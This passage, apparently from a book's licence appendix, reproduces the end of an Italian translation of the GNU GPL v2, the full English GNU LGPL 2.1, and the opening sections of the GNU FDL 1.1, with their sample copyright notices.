8. Se in alcuni paesi la distribuzione e/o l'uso del Programma sono limitati da brevetto o dall'uso di interfacce coperte da diritti d'autore, il detentore del copyright originale che pone il Programma sotto questa Licenza può aggiungere limiti geografici espliciti alla distribuzione, per escludere questi paesi dalla distribuzione stessa, in modo che il programma possa essere distribuito solo nei paesi non esclusi da questa regola. In questo caso i limiti geografici sono inclusi in questa Licenza e ne fanno parte a tutti gli effetti.

9. All'occorrenza la Free Software Foundation può pubblicare revisioni o nuove versioni di questa Licenza Pubblica Generica. Tali nuove versioni saranno simili a questa nello spirito, ma potranno differire nei dettagli al fine di coprire nuovi problemi e nuove situazioni.

Ad ogni versione viene dato un numero identificativo. Se il Programma asserisce di essere coperto da una particolare versione di questa Licenza e «da ogni versione successiva», l'acquirente può scegliere se seguire le condizioni della versione specificata o di una successiva. Se il Programma non specifica quale versione di questa Licenza deve applicarsi, l'acquirente può scegliere una qualsiasi versione tra quelle pubblicate dalla Free Software Foundation.

10. Se si desidera incorporare parti del Programma in altri programmi liberi le cui condizioni di distribuzione differiscano da queste, è possibile scrivere all'autore del Programma per chiederne l'autorizzazione. Per il software il cui copyright è detenuto dalla Free Software Foundation, si scriva alla Free Software Foundation; talvolta facciamo eccezioni alle regole di questa Licenza. La nostra decisione sarà guidata da due scopi: preservare la libertà di tutti i prodotti derivati dal nostro software libero e promuovere la condivisione e il riutilizzo del software in generale.

NESSUNA GARANZIA

11. POICHÉ IL PROGRAMMA È CONCESSO IN USO GRATUITAMENTE, NON C'È AL-

CUNA GARANZIA PER IL PROGRAMMA, NEI LIMITI PERMESSI DALLE VIGENTI LEGGI. SE NON INDICATO DIVERSAMENTE PER ISCRITTO, IL DETENTORE DEL COPYRIGHT E LE ALTRE PARTI FORNISCONO IL PROGRAMMA "COSI‘ COM’È", SENZA ALCUN TIPO DI GARANZIA, NÉ ESPLICITA NÉ IMPLICITA; CIÒ COMPRENDE, SENZA LIMITARSI A QUESTO, LA GARANZIA IMPLICITA DI COMMERCIABILITÀ E UTILIZZABILITÀ PER UN PARTICOLARE SCOPO. L’INTERO RISCHIO CONCERNENTE LA QUALITÀ E LE PRESTAZIONI DEL PROGRAMMA È DELL’ACQUIRENTE. SE IL PROGRAMMA DOVESSE RIVELARSI DIFETTOSO, L’ACQUIRENTE SI ASSUME IL COSTO DI OGNI MANUTENZIONE, RIPARAZIONE O CORREZIONE NECESSARIA.

12. NÉ IL DETENTORE DEL COPYRIGHT NÉ ALTRE PARTI CHE POSSONO MODIFICARE O RIDISTRIBUIRE IL PROGRAMMA COME PERMESSO IN QUESTA LICENZA SONO RESPONSABILI PER DANNI NEI CONFRONTI DELL’ACQUIRENTE, A MENO CHE QUESTO NON SIA RICHIESTO DALLE LEGGI VIGENTI O APPAIA IN UN ACCORDO SCRITTO. SONO INCLUSI DANNI GENERICI, SPECIALI O INCIDENTALI, COME PURE I DANNI CHE CONSEGUONO DALL’USO O DALL’IMPOSSIBILITÀ DI USARE IL PROGRAMMA; CIÒ COMPRENDE, SENZA LIMITARSI A QUESTO, LA PERDITA DI DATI, LA CORRUZIONE DEI DATI, LE PERDITE SOSTENUTE DALL’ACQUIRENTE O DA TERZE PARTI E L’INABILITÀ DEL PROGRAMMA A LAVORARE INSIEME AD ALTRI PROGRAMMI, ANCHE SE IL DETENTORE O ALTRE PARTI SONO STATE AVVISATE DELLA POSSIBILITÀ DI QUESTI DANNI.

FINE DEI TERMINI E DELLE CONDIZIONI

Appendice: come applicare questi termini ai nuovi programmi

Se si sviluppa un nuovo programma e lo si vuole rendere della maggiore utilità possibile per il pubblico, la cosa migliore da fare è fare sì che divenga software libero, cosicché ciascuno possa ridistribuirlo e modificarlo secondo questi termini.

Per fare questo, si inserisca nel programma la seguente nota. La cosa migliore da fare è mettere la nota all‘inizio di ogni file sorgente, per chiarire nel modo più efficace possibile l’assenza di garanzia; ogni file dovrebbe contenere almeno la nota di diritto d’autore e l’indicazione di dove trovare l’intera nota.

```
<una riga per dire in breve il nome del programma e cosa fa>
Copyright (C) 19aa  <nome dell’autore>

Questo programma è software  libero; è lecito ridistribuirlo e/o
modificarlo secondo i  termini della Licenza Pubblica Generica GNU
come pubblicata  dalla Free Software Foundation;   o la versione 2
della licenza o (a scelta) una versione successiva.

Questo programma è distribuito  nella speranza che sia utile,  ma
SENZA  ALCUNA GARANZIA;  senza  neppure la  garanzia  implicita di
COMMERCIABILITÀ o di APPLICABILITÀ PER UN PARTICOLARE SCOPO.  Si
veda la Licenza Pubblica Generica GNU per avere maggiori dettagli.

Ognuno dovrebbe avere   ricevuto una copia  della Licenza Pubblica
Generica GNU insieme a questo programma; in  caso contrario, la si
può ottenere dalla Free Software  Foundation, Inc., 675 Mass Ave,
Cambridge, MA 02139, Stati Uniti.
```

Si aggiungano anche informazioni su come si può essere contattati tramite posta elettronica e cartacea.

Se il programma è interattivo, si faccia in modo che stampi una breve nota simile a questa quando viene usato interattivamente:

```
Orcaloca versione 69, Copyright (C) 19aa <nome dell’autore>
Orcaloca non ha ALCUNA GARANZIA; per i dettagli digitare ‘show g’.
```

```
    Questo è  software libero, e ognuno è libero di ridistribuirlo
    sotto certe condizioni; digitare ‘show c’ per dettagli.
```

Gli ipotetici comandi "show g" e "show c" mostreranno le parti appropriate della Licenza Pubblica Generica. Chiaramente, i comandi usati possono essere chiamati diversamente da "show g" e "show c" e possono anche essere selezionati con il mouse o attraverso un menù; in qualunque modo pertinente al programma.

Se necessario, si dovrebbe anche far firmare al proprio datore di lavoro (se si lavora come programmatore) o alla propria scuola, se si è studente, una «rinuncia ai diritti» per il programma. Ecco un esempio con nomi fittizi:

```
  Yoyodinamica SPA rinuncia con questo documento a ogni
  rivendicazione di diritti d’autore sul programma ‘Orcaloca’ (che fa
  il primo passo con i compilatori) scritto da Giovanni Smanettone.

      <firma di Primo Tizio>, 1 Aprile 1999
      Primo Tizio, Presidente
```

I programmi coperti da questa Licenza Pubblica Generica non possono essere incorporati all’interno di programmi non liberi. Se il proprio programma è una libreria di funzioni, può essere più utile permettere di collegare applicazioni proprietarie alla libreria. In questo caso consigliamo di usare la Licenza Generica Pubblica GNU per Librerie (LGPL) al posto di questa Licenza.

Licenza GNU LGPL

non modificabile

Testo originale: <*http://www.gnu.org/licenses/lgpl.html*>

GNU LESSER GENERAL PUBLIC LICENSE

Version 2.1, February 1999


```
[This is the first released version of the Lesser GPL.  It also counts
 as the successor of the GNU Library Public License, version 2, hence
 the version number 2.1.]
```

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public Licenses are intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users.

This license, the Lesser General Public License, applies to some specially designated software packages--typically libraries--of the Free Software Foundation and other authors who decide to use it. You can use it too, but we suggest you first think carefully about whether this license or the ordinary General Public License is the better strategy to use in any particular case, based on the explanations below.

When we speak of free software, we are referring to freedom of use, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish); that you receive source code or can get it if you want it; that you can change the software and use pieces of it in new free programs; and that you are informed that you can do these things.

To protect your rights, we need to make restrictions that forbid distributors to deny you these rights or to ask you to surrender these rights. These restrictions translate to certain responsibilities for you if you distribute copies of the library or if you modify it.

For example, if you distribute copies of the library, whether gratis or for a fee, you must give the recipients all the rights that we gave you. You must make sure that they, too, receive or can get the source code. If you link other code with the library, you must provide complete object files to the recipients, so that they can relink them with the library after making changes to the library and recompiling it. And you must show them these terms so they know their rights.

We protect your rights with a two-step method: (1) we copyright the library, and (2) we offer you this license, which gives you legal permission to copy, distribute and/or modify the library.

To protect each distributor, we want to make it very clear that there is no warranty for the free library. Also, if the library is modified by someone else and passed on, the recipients should know that what they have is not the original version, so that the original author's reputation will not be affected by problems that might be introduced by others.

Finally, software patents pose a constant threat to the existence of any free program. We wish to make sure that a company cannot effectively restrict the users of a free program by obtaining a

restrictive license from a patent holder. Therefore, we insist that any patent license obtained for a version of the library must be consistent with the full freedom of use specified in this license.

Most GNU software, including some libraries, is covered by the ordinary GNU General Public License. This license, the GNU Lesser General Public License, applies to certain designated libraries, and is quite different from the ordinary General Public License. We use this license for certain libraries in order to permit linking those libraries into non-free programs.

When a program is linked with a library, whether statically or using a shared library, the combination of the two is legally speaking a combined work, a derivative of the original library. The ordinary General Public License therefore permits such linking only if the entire combination fits its criteria of freedom. The Lesser General Public License permits more lax criteria for linking other code with the library.

We call this license the "Lesser" General Public License because it does Less to protect the user's freedom than the ordinary General Public License. It also provides other free software developers Less of an advantage over competing non-free programs. These disadvantages are the reason we use the ordinary General Public License for many libraries. However, the Lesser license provides advantages in certain special circumstances.

For example, on rare occasions, there may be a special need to encourage the widest possible use of a certain library, so that it becomes a de-facto standard. To achieve this, non-free programs must be allowed to use the library. A more frequent case is that a free library does the same job as widely used non-free libraries. In this case, there is little to gain by limiting the free library to free software only, so we use the Lesser General Public License.

In other cases, permission to use a particular library in non-free programs enables a greater number of people to use a large body of free software. For example, permission to use the GNU C Library in non-free programs enables many more people to use the whole GNU operating system, as well as its variant, the GNU/Linux operating system.

Although the Lesser General Public License is Less protective of the users' freedom, it does ensure that the user of a program that is linked with the Library has the freedom and the wherewithal to run that program using a modified version of the Library.

The precise terms and conditions for copying, distribution and modification follow. Pay close attention to the difference between a "work based on the library" and a "work that uses the library". The former contains code derived from the library, whereas the latter must be combined with the library in order to run.

TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License Agreement applies to any software library or other program which contains a notice placed by the copyright holder or other authorized party saying it may be distributed under the terms of this Lesser General Public License (also called "this License"). Each licensee is addressed as "you".

A "library" means a collection of software functions and/or data prepared so as to be conveniently linked with application programs (which use some of those functions and data) to form executables.

The "Library", below, refers to any such software library or work which has been distributed under these terms. A "work based on the Library" means either the Library or any derivative work under copyright law: that is to say, a work containing the Library or a portion of it, either verbatim or with modifications and/or translated straightforwardly into another language. (Hereinafter, translation is included without limitation in the term "modification".)

"Source code" for a work means the preferred form of the work for making modifications to it.

For a library, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the library.

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running a program using the Library is not restricted, and output from such a program is covered only if its contents constitute a work based on the Library (independent of the use of the Library in a tool for writing it). Whether that is true depends on what the Library does and what the program that uses the Library does.

1. You may copy and distribute verbatim copies of the Library's complete source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and distribute a copy of this License along with the Library.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Library or any portion of it, thus forming a work based on the Library, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

- **a)** The modified work must itself be a software library.
- **b)** You must cause the files modified to carry prominent notices stating that you changed the files and the date of any change.
- **c)** You must cause the whole of the work to be licensed at no charge to all third parties under the terms of this License.
- **d)** If a facility in the modified Library refers to a function or a table of data to be supplied by an application program that uses the facility, other than as an argument passed when the facility is invoked, then you must make a good faith effort to ensure that, in the event an application does not supply such function or table, the facility still operates, and performs whatever part of its purpose remains meaningful.

  (For example, a function in a library to compute square roots has a purpose that is entirely well-defined independent of the application. Therefore, Subsection 2d requires that any application-supplied function or table used by this function must be optional: if the application does not supply it, the square root function must still compute square roots.)

  These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Library, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Library, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

  Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Library.

  In addition, mere aggregation of another work not based on the Library with the Library (or with a work based on the Library) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may opt to apply the terms of the ordinary GNU General Public License instead of this License to a given copy of the Library. To do this, you must alter all the notices that refer to this License, so that they refer to the ordinary GNU General Public License, version 2, instead of to this License. (If a newer version than version 2 of the ordinary GNU General Public License has appeared, then you can specify that version instead if you wish.) Do not make any other change in these notices.

Once this change is made in a given copy, it is irreversible for that copy, so the ordinary GNU General Public License applies to all subsequent copies and derivative works made from that copy.

This option is useful when you wish to copy part of the code of the Library into a program that is not a library.

4. You may copy and distribute the Library (or a portion or derivative of it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange.

If distribution of object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place satisfies the requirement to distribute the source code, even though third parties are not compelled to copy the source along with the object code.

5. A program that contains no derivative of any portion of the Library, but is designed to work with the Library by being compiled or linked with it, is called a "work that uses the Library". Such a work, in isolation, is not a derivative work of the Library, and therefore falls outside the scope of this License.

However, linking a "work that uses the Library" with the Library creates an executable that is a derivative of the Library (because it contains portions of the Library), rather than a "work that uses the library". The executable is therefore covered by this License. Section 6 states terms for distribution of such executables.

When a "work that uses the Library" uses material from a header file that is part of the Library, the object code for the work may be a derivative work of the Library even though the source code is not. Whether this is true is especially significant if the work can be linked without the Library, or if the work is itself a library. The threshold for this to be true is not precisely defined by law.

If such an object file uses only numerical parameters, data structure layouts and accessors, and small macros and small inline functions (ten lines or less in length), then the use of the object file is unrestricted, regardless of whether it is legally a derivative work. (Executables containing this object code plus portions of the Library will still fall under Section 6.)

Otherwise, if the work is a derivative of the Library, you may distribute the object code for the work under the terms of Section 6. Any executables containing that work also fall under Section 6, whether or not they are linked directly with the Library itself.

6. As an exception to the Sections above, you may also combine or link a "work that uses the Library" with the Library to produce a work containing portions of the Library, and distribute that work under terms of your choice, provided that the terms permit modification of the work for the customer's own use and reverse engineering for debugging such modifications.

You must give prominent notice with each copy of the work that the Library is used in it and that the Library and its use are covered by this License. You must supply a copy of this License. If the work during execution displays copyright notices, you must include the copyright notice for the Library among them, as well as a reference directing the user to the copy of this License. Also,

you must do one of these things:

- **a)** Accompany the work with the complete corresponding machine-readable source code for the Library including whatever changes were used in the work (which must be distributed under Sections 1 and 2 above); and, if the work is an executable linked with the Library, with the complete machine-readable "work that uses the Library", as object code and/or source code, so that the user can modify the Library and then relink to produce a modified executable containing the modified Library. (It is understood that the user who changes the contents of definitions files in the Library will not necessarily be able to recompile the application to use the modified definitions.)
- **b)** Use a suitable shared library mechanism for linking with the Library. A suitable mechanism is one that (1) uses at run time a copy of the library already present on the user's computer system, rather than copying library functions into the executable, and (2) will operate properly with a modified version of the library, if the user installs one, as long as the modified version is interface-compatible with the version that the work was made with.
- **c)** Accompany the work with a written offer, valid for at least three years, to give the same user the materials specified in Subsection 6a, above, for a charge no more than the cost of performing this distribution.
- **d)** If distribution of the work is made by offering access to copy from a designated place, offer equivalent access to copy the above specified materials from the same place.
- **e)** Verify that the user has already received a copy of these materials or that you have already sent this user a copy.

For an executable, the required form of the "work that uses the Library" must include any data and utility programs needed for reproducing the executable from it. However, as a special exception, the materials to be distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

It may happen that this requirement contradicts the license restrictions of other proprietary libraries that do not normally accompany the operating system. Such a contradiction means you cannot use both them and the Library together in an executable that you distribute.

7. You may place library facilities that are a work based on the Library side-by-side in a single library together with other library facilities not covered by this License, and distribute such a combined library, provided that the separate distribution of the work based on the Library and of the other library facilities is otherwise permitted, and provided that you do these two things:

- **a)** Accompany the combined library with a copy of the same work based on the Library, uncombined with any other library facilities. This must be distributed under the terms of the Sections above.
- **b)** Give prominent notice with the combined library of the fact that part of it is a work based on the Library, and explaining where to find the accompanying uncombined form of the same work.

8. You may not copy, modify, sublicense, link with, or distribute the Library except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, link with, or distribute the Library is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

9. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Library or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Library (or any work based on the Library), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Library or works based on it.

10. Each time you redistribute the Library (or any work based on the Library), the recipient automatically receives a license from the original licensor to copy, distribute, link with or modify the Library subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties with this License.

11. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Library at all. For example, if a patent license would not permit royalty-free redistribution of the Library by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Library.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply, and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

12. If the distribution and/or use of the Library is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Library under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

13. The Free Software Foundation may publish revised and/or new versions of the Lesser General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Library specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Library does not specify a license version number, you may choose any version ever published by the Free Software Foundation.

14. If you wish to incorporate parts of the Library into other free programs whose distribution conditions are incompatible with these, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we

sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

15. BECAUSE THE LIBRARY IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE LIBRARY, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE LIBRARY "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE LIBRARY IS WITH YOU. SHOULD THE LIBRARY PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

16. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE LIBRARY AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE LIBRARY (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE LIBRARY TO OPERATE WITH ANY OTHER SOFTWARE), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

How to Apply These Terms to Your New Libraries

If you develop a new library, and you want it to be of the greatest possible use to the public, we recommend making it free software that everyone can redistribute and change. You can do so by permitting redistribution under these terms (or, alternatively, under the terms of the ordinary General Public License).

To apply these terms, attach the following notices to the library. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
one line to give the library's name and an idea of what it does.
Copyright (C) year   name of author

This library is free software; you can redistribute it and/or
modify it under the terms of the GNU Lesser General Public
License as published by the Free Software Foundation; either
version 2.1 of the License, or (at your option) any later version.

This library is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
Lesser General Public License for more details.

You should have received a copy of the GNU Lesser General Public
License along with this library; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
```

Also add information on how to contact you by electronic and paper mail.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the library, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in
the library ‘Frob’ (a library for tweaking knobs) written
by James Random Hacker.
```

signature of Ty Coon , 1 April 1990
Ty Coon, President of Vice

That’s all there is to it!

Chapter 405

Licenza GNU FDL

non modificabile

Testo originale: <*http://www.gnu.org/licenses/fdl.html*>

GNU Free Documentation License

Version 1.1, March 2000

```
Copyright (C) 2000  Free Software Foundation, Inc.
59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
```

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

- **A.** Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
- **B.** List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).
- **C.** State on the Title page the name of the publisher of the Modified Version, as the publisher.
- **D.** Preserve all the copyright notices of the Document.
- **E.** Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
- **F.** Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
- **G.** Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
- **H.** Include an unaltered copy of this License.
- **I.** Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
- **J.** Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.
- **K.** In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.
- **L.** Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.
- **M.** Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.

- **N.** Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count

